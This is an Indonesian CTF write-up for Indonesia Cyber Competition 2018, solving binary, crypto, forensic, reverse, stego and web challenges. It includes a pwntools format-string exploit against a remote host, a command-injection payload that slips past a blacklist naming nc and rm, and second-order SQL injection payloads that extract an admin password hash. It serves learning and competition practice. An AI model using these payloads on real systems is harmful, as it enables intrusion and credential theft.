Writeup CTF Indonesia Cyber Competition 2018

Muhamad Visat Sutarno

Binary Exploit

Format play (50pts)

Diberikan sebuah binary, lakukan dekompilasi program dan didapatkan source code seperti berikut.

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
...
  v40 = &argc;
  v39 = __readgsdword(0x14u);
  printf("Input your name: ");
  __isoc99_scanf(
    "%128[^\n]",
    &format,
...
  printf("Hello, ");
  printf(&format);
  puts((const char *)&unk_8048813);
  if ( secret == 0xBEEF )
  {
    puts("Congratulations!");
    system("/bin/cat ./flag.txt");
  }
  else
  {
    v38 = secret;
    printf("secret: %d\n", secret);
    puts("hahaha... shame");
  }
  return 0;
}
```

Program akan mengeluarkan flag jika variabel `secret` (pada address `0x0804A034`) bernilai `0xBEEF`. Terdapat string format vulnerability pada program tersebut. Kita tinggal melakukan string format attack dengan bantuan pwntools untuk melakukan overwrite nilai `secret`. Cari offset pada stack secara manual.

```
Input your name: %p %p %p %p %p %p %p %p %p
Hello, 0xffabeb6c 0xf7fd4af8 0x804865a (nil) 0xf7fb6f9b 0x804824c 0x25207025
0x70252070 0x20702520
secret: 255
hahaha... shame
```

Terlihat bahwa input terdapat di offset ke-7. Buat script untuk mendapatkan flag di remote.

```
from pwn import *

# r = process('./format_playing')
r = remote('178.128.106.125', 13373)
p = fmtstr_payload(7, {0x0804A034: 0xBEEF}, write_size='byte')
r.sendline(p)
r.interactive()
```

Flag: IDCC{M4nipulat1n9_F0rm4t_for_pR0f1T_$$$}

Password Generator (100pts)

Diberikan sebuah service random password generator. Saya melakukan fuzzing dan didapatkan output sebagai berikut.

```
$ nc 178.128.106.125 1337
1
##########################################
######## Random Password Generator ########
##########################################
Insert Length: Y

$ nc 178.128.106.125 1337
'
##########################################
######## Random Password Generator ########
##########################################
Insert Length: /bin/sh: 1: Syntax error: Unterminated quoted string

$ nc 178.128.106.125 1337
asd
##########################################
######## Random Password Generator ########
##########################################
Insert Length: fold: invalid number of columns: ‘asd’
tr: write error: Broken pipe
```

Soal ini **sangat mirip** dengan soal Gemastik tahun lalu yang dapat dilakukan command injection. Beberapa karakter di-blacklist, sehingga karakter spasi harus diganti dengan tab. Masukkan payload seperti berikut dan didapatkan flag.

```
$ nc 178.128.106.125 1337
100'  *     #
##########################################
######## Random Password Generator ########
##########################################
```

```
Insert Length: IDCC{Br3ak_Y0urZ_LImIT}#/usr/bin/env python

"""
  Run on Linux
  socat -d -d -d TCP4-LISTEN:1337,reuseaddr,fork EXEC:"/usr/bin/python
password-generator.py" > /dev
/null 2>&1 &
"""

import subprocess
import sys

print "############################################"
print "######## Random Password Generator ########"
print "############################################"
length = raw_input('Insert Length: ')

if ' ' not in length and '$' not in length and '^' not in length and '/' not
in length and 'id' not
in length and '|' not in length and 'rm' not in length and 'shred' not in
length and 'unlink' not in
 length and 'mv' not in length and 'nc' not in length and ';' not in length
and len(length) <= 8:
    cmd = "head /dev/urandom | tr -dc 'a-zA-Z0-9' | fold -w '%s' | head -n
1" %  length
    ps = subprocess.Popen(cmd, shell=True, stdout=subprocess.PIPE,
stderr=subprocess.STDOUT)
    output = ps.communicate()[0]
...
```

Flag: IDCC{Br3ak_Y0urZ_LImIT}

Crypto

DecryptME (50pts)

Diberikan script yang melakukan enkripsi dengan pertambahan mirip Caesar cipher.

```
from base64 import *
def enkripsi(plain, keys):
      enc = []
      plain = b64encode(plain)
      for i, l in enumerate(plain):
            kunci = ord(keys[i % len(keys)])
            teks = ord(l)
            enc.append(chr((teks + kunci) % 127))
      return ''.join(enc)
```

Karena diketahui format flagnya `IDCC{`, lakukan partial known plaintext attack dengan awalan plaintext `IDCC{`.

```
import base64

base = base64.b64encode("IDCC{")
base = base[:-2] # ignore padding
for i, c in enumerate(base):
    x = ord(s[i]) - ord(c)
    if x < 0:
        x += 127
    print chr(x),
```

Dan dihasilkan `r a j a r a`. Karena sudah berulang, saya coba dengan key `raja`, dan ternyata menghasilkan flag.

```
import base64
s = open('enkripsi').read()
key = "raja"
flag = ""
for i, c in enumerate(s):
    x = ord(s[i]) - ord(key[i % len(key)])
    if x < 0:
        x += 127
    flag += chr(x)
print(base64.b64decode(flag))
```

Flag: `IDCC{S1mpl3_4nd_stR4ight}`

OldCrypt (70pts)

Diberikan sebuah ciphertext dan kunci, dengan flag yang terenkripsi `EAOO{j0p_Swm3A_z3_m10k}`. Karena awalan flag adalah `IDCC{`, dan `O` berkorespondensi dengan `C` pada `OO` (`EAOO`) dan `CC` (`IDCC`), saya menduga bahwa ini adalah enkripsi sederhana dengan substitusi.

Bersihkan string 404 pada file kunci (saya tidak tahu ini kenapa ada string 404, mungkin untuk mengecoh peserta), lalu buat script untuk dekripsinya. Didapatkan lirik lagu Laskar Pelangi dan flag.

```
import string
s = open('flag').read()
k = "rloakcftebhvzmdsgnxypqwiju"
flag = ""
for c in s:
```

```
    if c not in string.ascii_letters:
        flag += c
        continue
    if c.isupper():
        flag += chr(ord('A') + k.index(c.lower()))
    else:
        flag += chr(ord('a') + k.index(c))
print(flag)
```

Flag: IDCC{y0u_Pwn3D_m3_n1Ce}

Forensic

Freedom (120pts)

Diberikan sebuah file image.img.

```
$ file image.img
image.img: DOS/MBR boot sector
```

Lihat partisinya dengan fdisk.

```
$ fdisk -l image.img
Disk image.img: 52,5 MiB, 55050240 bytes, 107520 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0xb6db02a0

Device     Boot Start    End Sectors Size Id Type
image.img1 *      512   8703    8192   4M 83 Linux
image.img2       9216 107519   98304  48M 83 Linux
```

Terdapat 2 partisi. Coba lakukan mount partisi pertama (boot sector), yaitu dengan offset `start*units = 512*512 = 262144`.

```
$ mkdir -p device1; sudo mount -o offset=262144 image.img device1
```

Dan… ternyata tidak ada yang menarik. Lakukan `unmount` partisi sebelumnya, lalu mount partisi kedua, yaitu offset `9216*512 = 4718592`.

```
$ mkdir -p device2; sudo mount -o offset=4718592 image.img device2
```

Karena terdapat banyak file, sort file berdasarkan waktu terakhir file dimodifikasi. Biasanya pembuat soal akan melakukan edit file yang berhubungan dengan flag.

```
$ find . -printf "%T@ %Tc %p\n" | sort -n
...
1536201364.7422282050 Kam 06 Sep 2018 09:36:04  WIB
./usr/lib/lua/luci/view/flag.lua
...
1537496057.7070148220 Jum 21 Sep 2018 09:14:17  WIB ./root/notes.txt
```

Terdapat file `flag.lua` yang mencurigakan, dengan isinya sebagai berikut.

```
function IllIlllIllIlllIlllIlllIll(IllIlllIllIlllIll) if
(IllIlllIllIlllIll==(((((919 + 636)-636)*3147)/3147)+919)) then return not
true end if (IllIlllIllIlllIll==(((((968 + 670)-670)*3315)/3315)+968)) then
return not false end end; local IIllllIIllll = (7*3-9/9+3*2/0+3*3);local
IIlllIIlllIIlllIIllllII = (3*4-7/7+6*4/3+9*9);local IllIIIllIIIIllI =
table.concat;function IllIIIIllIIIIIl(IIllllIIllll) function
IIllllIIllll(IIllllIIllll) function IIllllIIllll(IllIllIllIllI) end end
end;IllIIIIllIIIIIl(900283);function
IlIIlllIIlIIlllIlllIlllIlIIlllIIIlll(IIllllIIlllIIlllIIlllII) function
IIllllIIllll(IllIllIllIlI) local IIlllIIlllIIlllIIlllII =
(9*0-7/5+3*1/3+8*2) end end;IllIlllIlIIlllIlllIlllIlllIIlllIIIlll(9083);local
IllIIllIIllIII = loadstring;local IlIlIlIlIlIlIlIlII =
{'\45','\45','\47','\47','\32','\68','\101','\99','\111','\109','\112','\105
','\108','\101','\100','\32','\67','\111','\100','\101','\46','\32','\10','\
114','\101','\113','\117','\105','\114','\101','\32','\34','\110','\105','\1
20','\105','\111','\46','\102','\115','\34','\10','\114','\101','\113','\117
','\105','\114','\101','\32','\34','\105','\111','\34','\10','\10','\32','\3
2','\32','\108','\111','\99','\97','\108','\32','\102','\61','\105','\111','
\46','\111','\112','\101','\110','\40','\34','\47','\114','\111','\111','\11
6','\47','\110','\111','\116','\101','\115','\46','\116','\120','\116','\34'
,'\44','\34','\114','\34','\41','\10','\32','\32','\32','\105','\102','\32',
'\102','\126','\61','\110','\105','\108','\32','\116','\104','\101','\110','
\32','\10','\32','\32','\32','\112','\114','\105','\110','\116','\40','\34',
'\73','\68','\67','\67','\123','\79','\112','\101','\110','\87','\82','\84',
'\105','\53','\57','\48','\48','\68','\33','\125','\34','\41','\10','\10','\
32','\32','\32','\101','\108','\115','\101','\32','\10','\32','\32','\32','\
112','\114','\105','\110','\116','\40','\34','\87','\101','\32','\97','\108'
,'\108','\32','\108','\105','\118','\101','\32','\101','\118','\101','\114',
'\121','\32','\100','\97','\121','\32','\105','\110','\32','\118','\105','\1
14','\116','\117','\97','\108','\32','\101','\110','\118','\105','\114','\11
1','\110','\109','\101','\110','\116','\115','\44','\32','\100','\101','\102
','\105','\110','\101','\100','\32','\98','\121','\32','\111','\117','\114',
'\32','\105','\100','\101','\97','\115','\46','\34','\41','\10','\10','\32',
'\32','\32','\101','\110','\100','\10',}IllIIIllIIllIII(IllIIIllIIIIllI(IlIlI
lIlIlIlIlIlII,IIIIIIIIIIIIIIIIIIIIIII))()
```

Dan terdapat string yang mencurigakan. Lakukan decode string tersebut, didapatkan kode.

```
--// Decompiled Code.
require "nixio.fs"
require "io"

   local f=io.open("/root/notes.txt","r")
   if f~=nil then
   print("IDCC{OpenWRTi5900D!}")

   else
   print("We all live every day in virtual environments, defined by our
ideas.")

   end
```

Flag: IDCC{OpenWRTi5900D!}

Reverse

EzPz (50pts)

Diberikan sebuah binary yang dari bahasa Haskell. Berikut hasil dekompilasi dari main closure.

```
__int64 __usercall Main_main_info@<rax>(__int64 (__fastcall **a1)(__int64,
_QWORD)@<rbx>, __int64 a2@<rbp>, __int64 a3@<r13>, unsigned __int64
a4@<r15>)
{
  if ( a2 - 40 < a4 )
    return (*(a3 - 16))();
  v4 = a1;
  v5 = newCAF(a3, a1);
  if ( !v5 )
    return (*a1)(a3, a1);
  *(a2 - 16) = stg_bh_upd_frame_info;
  *(a2 - 8) = v5;
  *(a2 - 40) = &stg_ap_pp_info;
  *(a2 - 32) = &base_SystemziEnvironment_getProgName_closure;
  *(a2 - 24) = &unk_6C8441;
  v6 = a2 - 40;
  if ( v6 - 8 < a4 )
    return (*(a3 - 8))(a3, a1);
  *(v6 - 8) = &c3BL_info;
  v8 = v6 - 8;
  if ( !(&base_GHCziBase_zdfMonadIO_closure & 7) )
    return (base_GHCziBase_zdfMonadIO_closure)(a3, a1);
  v9 = *(&base_GHCziBase_zdfMonadIO_closure + 15);
```

```
  v10 = (v8 + 8);
  if ( !(v9 & 7) )
    JUMPOUT(__CS__, off_4B6C90[*(*v9 - 8LL)]);
  return (*v10)(a3, v4);
}
```

Masih tidak jelas apa yang dilakukan program tersebut. Akan tetapi, program tersebut memanggil fungsi `base_SystemziEnvironment_getProgName_closure.` Saya mencoba copy file dengan nama yang berbeda, dan ternyata menghasilkan output yang berbeda.

```
$ ./EzPz
"/V8H9~55"

$ ./A
"HH55"
```

Lakukan bruteforce dengan BFS untuk mendapatkan nama file yang menghasilkan output `"c=/2HsfweAeTCz]!V@alV@pz9??$eYjQVz&ln<z5"` dengan script.

```
from subprocess import check_output
from shutil import copyfile
import os
import string
from collections import deque

compare = "c=/2HsfweAeTCz]!V@alV@pz9??$eYjQVz&ln<z5"
charset = string.ascii_letters + string.digits + "_{}"
q = deque([(0, "")])
while q:
    last_cnt, last_flag = q.popleft()
    for c in charset:
        guess = last_flag + c
        copyfile("EzPz", guess)
        os.chmod(guess, 0o777)
        s =
check_output(["./{}".format(guess)]).decode('utf8').strip()[1:-1]
        if s == compare:
            print("FLAG:", guess)
            quit()
        os.unlink(guess)
        cnt = 0
        for i in range(min([len(compare), len(s)])):
            if compare[i] != s[i]:
                break
            cnt += 1
        if cnt > last_cnt:
            print(last_cnt, last_flag, cnt, guess)
            q.append((cnt, guess))
```

Flag: IDCC{h4sk3Ll_i5_l4zY_4nD_Fun}

BabyShark (80pts)

Diberikan binary dari bahasa D. Ketika dijalankan akan mengeluarkan output seperti berikut.

```
$ ./babyshark
Flagnya sudah terenkripsi dengan aplikasi ini:
535f59586176296f7b446a492a7c687a77762b7523446e28776b762f6e7e45722f447d2b2a7f
452f456e67
Pembuatannya dilakukan pada waktu kompilasi :)
Bisakah kamu mengembalikan Flagnya?
```

Karena diketahui bahwa format flagnya IDCC{, saya melakukan percobaan dengan xor 5 byte pertama.

```
flag =
'535f59586176296f7b446a492a7c687a77762b7523446e28776b762f6e7e45722f447d2b2a7
f452f456e67'.decode('hex')
flag = [ord(c) for c in flag]
xor = [ord(c) for c in "IDCC{"]
for i, c in enumerate(xor):
    print c ^ flag[i],
```

Dan ternyata menghasilkan angka yang berulang, yaitu 26 27 26 27 26. Lalu saya melakukan percobaan dengan xor 26 pada indeks genap dan xor 27 pada indeks ganjil, yang ternyata menghasilkan flag.

```
flag =
'535f59586176296f7b446a492a7c687a77762b7523446e28776b762f6e7e45722f447d2b2a7
f452f456e67'.decode('hex')
flag = [ord(c) for c in flag]

for i in xrange(len(flag)):
    if i % 2 == 0:
        flag[i] ^= 26
    else:
        flag[i] ^= 27
print ''.join([chr(c) for c in flag])
```

Flag: IDCC{m3ta_pR0gramm1n9_t3mpl4te_i5_g00d_4_u}

Stegano

Secret Message (50pts)

Diberikan 2 buah file, `password.jpg` dan `stored.jpg`. Setelah bertapa dan melanglang buana mencoba berbagai tools, eksplorasi dengan GIMP membuahkan hasil yaitu terdapat string hex yang disembunyikan pada `password.jpg`.

Jika di-decode, akan menghasilkan string `L33tMeIn`. Karena biasanya soal stego dibuat dengan `steghide`, saya mencoba ekstrak file `stored.jpg` dengan password tersebut.

```
$ steghide extract -sf stored.jpg -p L33tMeIn
wrote extracted data to "password.txt".

$ cat password.txt
5uperBStr0ngP4ass
```

Ternyata masih berupa password lagi. Coba lakukan ekstrak pada file `password.jpg` dan akhirnya terdapat flag.

```
$ steghide extract -sf password.jpg -p 5uperBStr0ngP4ass
wrote extracted data to "flag.txt".

$ cat flag.txt
IDCC{Ch4in1nG_5teg0_p4ssW0rD_}
```

Flag: `IDCC{Ch4in1nG_5teg0_p4ssW0rD_}`

MPPPssst (80pts)

Diberikan dua buah file, yaitu `telordardarrr.mp3` dan `cover.jpg`. Terdapat strings menarik pada cover.

```
$ strings cover.jpg
JFIF
,Download lyric here: pastebin.com/phxSqmq2
N4oC
...
```

Jika dibuka link tersebut, terdapat lirik lagu dan di bawahnya terdapat output menarik.

```
...
Doing it boss!
Spreading level: 16286
Header wrote
File has been saved as: telordardarrr.mp3
Hiding process has finished successfully.
Cleaning memory...
```

Dengan googling string tersebut, diketahui bahwa mp3 dibuat dengan AudioStego. Lakukan ekstraksi pesan yang disembunyikan dengan tools tersebut.

```
$ AudioStego/hideme telordardarrr.mp3 -f
Doing it boss!
Looking for the hidden message...
String detected. Retrieving it...
Message recovered size: 28 bytes
Message: 'IDCC{st3Gano_s0und_n_h1d3}'
```

Flag: `IDCC{st3Gano_s0und_n_h1d3}`

Web

Do Not Cheat! (30pts)

Diberikan sebuah web yang mempunyai JavaScript (setelah di-beautify) seperti berikut.

```
var canvas = document.getElementById("canvas"),
...
var keyCodes = [],
    secretstroke = "38,38,40,40,37,39,37,39,66,65";

...
$(document).keydown(function(t) {
    keyCodes.push(t.keyCode), 0 <= keyCodes.toString().indexOf(secretstroke)
&& ($(document).unbind("keydown", arguments.callee), $.post("flag.php",
function(t) {
        alert(t)
    }))
}), Point.prototype.draw = function(t) {
...
```

Terdapat handler keydown pada halaman tersebut, yang akan dibandingkan dengan `secretstroke`. Setelah di-decode dengan tabel, ternyata kita harus menekan tombol `<atas><atas><bawah><bawah><kiri><kanan><kiri><kanan>ba` yang merupakan cheat pada game Konami. Lalu terdapat alert yang mengeluarkan flag.


Flag: `IDCC{0nlY_th3_we4K_che4T}`

007 (100pts)

Diberikan sebuah web yang memiliki tampilan sebagai berikut.

Karena terdapat gambar handphone, saya melakukan emulasi device pada browser sebagai sebuah handphone. Hasilnya akan seperti ini.

Terdapat link ke APK yang bisa di-download. Lakukan dekompilasi APK tersebut, dan ternyata tidak ada apa-apa. Source code kosong, setelah install pada emulator pun hanya terdapat aplikasi seperti ini.



Setelah membuka file yang telah didekompilasi satu per satu, terdapat string menarik pada file `strings.xml`.

```
$ cat 007_t0p_5ecr8_source_from_JADX/res/values/strings.xml
<?xml version="1.0" encoding="utf-8"?>
<resources>
...
    <string name="app_host">007_h0st.txt</string>
    <string name="app_name">007</string>
    <string name="app_origin">agent_007.com</string>
    <string name="app_param">agent</string>
    <string name="app_value">0071337</string>
    <string name="app_verb">POST</string>
...
```

Saya mencoba lakukan `curl` ke server web tadi dengan path `/007_h0st.txt`.

```
$ curl http://206.189.88.9:9001/007_h0st.txt
http://206.189.88.9:9001/flag.php

$ curl http://206.189.88.9:9001/flag.php
Wrong origin
```

Server sepertinya meminta origin sesuai dengan parameter yang tadi didapatkan dari APK. Setelah dicoba kembali dengan parameter-parameter tersebut, didapatkan flag.

```
$ curl http://206.189.88.9:9001/flag.php -H "Origin: agent_007.com" --data
"agent=0071337"
IDCC{s0metim3Z_ag3nt_iZ_us3fuLL}
```

Flag: `IDCC{s0metim3Z_ag3nt_iZ_us3fuLL}`

Pesanan Kedua (120pts)

Diberikan sebuah web yang bisa register, melihat profil, edit username, dan check secret key. Secret key merupakan base64 dari join date dalam bentuk epoch.

Saat melihat profil, terdapat string debug yang menampilkan nama user jika di-view source HTML.

```
<!-- debug : abcd|-->


<!DOCTYPE html>
<html lang="en">
...
```

Kemudian saya melakukan fuzzing pada fitur ubah username. Hasilnya adalah:

- Spasi akan di-replace dengan underscore.
- Jika terdapat karakter “ (double quote), ketika melihat profil akan error.

Fuzzing lebih lanjut, ternyata web ini vulnerable terhadap SQL injection.

```
Username: "||1--
<!-- debug : 1|-->

Username: "||0--
<!-- debug : -->
```

Karena spasi akan diubah ke underscore, maka payload SQLi tidak boleh memakai spasi. Salah satu triknya adalah mengganti spasi dengan inline comment, yaitu `/**/`.

```
Username: "union/**/select/**/7--
<!-- debug : 7||-->
```

Lalu saya mencoba melihat versi SQL-nya.

```
Username: "union/**/select/**/@@version--
<!-- debug :
```

Dan malah error, web tidak mengeluarkan apa-apa. Setelah mencoba-coba, ternyata SQL tersebut memakai SQLite.

```
Username: "union/**/select/**/sqlite_version()--
<!-- debug : |3.22.0|-->
```

Kemudian saya mendapatkan daftar tabel dan kolomnya.

```
Username: "union/**/select/**/sql/**/from/**/sqlite_master--
<!-- debug : |CREATE TABLE "users_regizt" (
  "id" integer NOT NULL PRIMARY KEY AUTOINCREMENT,
  "name" text NULL,
  "username" text NULL,
  "password" text NULL,
  "time" numeric NULL
)|CREATE TABLE sqlite_sequence(name,seq)|-->
```

Hmm, tidak ada tabel flag. Kemudian saya bingung flagnya di mana. Eksplorasi lebih lanjut, saya mencoba melihat user dengan id 1.

```
Username:
"union/**/select/**/username/**/from/**/users_regizt/**/where/**/id=1--
<!-- debug : |zuperadmin|-->

Username:
"union/**/select/**/password/**/from/**/users_regizt/**/where/**/id=1--
<!-- debug : |434a517350a93371290a0a72679cac81|-->

Username:
"union/**/select/**/time/**/from/**/users_regizt/**/where/**/id=1--
<!-- debug : |1990-09-09 09:09:09|-->
```

Terdapat admin dengan tanggal join yang menarik. Kemudian saya teringat ada fungsi check secret key yang merupakan base64 dari join date dalam bentuk epoch. Convert tanggal join admin tersebut ke epoch pada GMT+7 (local time) dengan bantuan converter, dan didapat angka `652846149`. Ubah lagi ke bentuk base64, yaitu `NjUyODQ2MTQ5`. Lakukan check secret key dengan key tersebut dan didapatkan flag.

Flag: `IDCC{n1c3_one_th1z_iz_Sec0nD_0rdEr_Sqli}`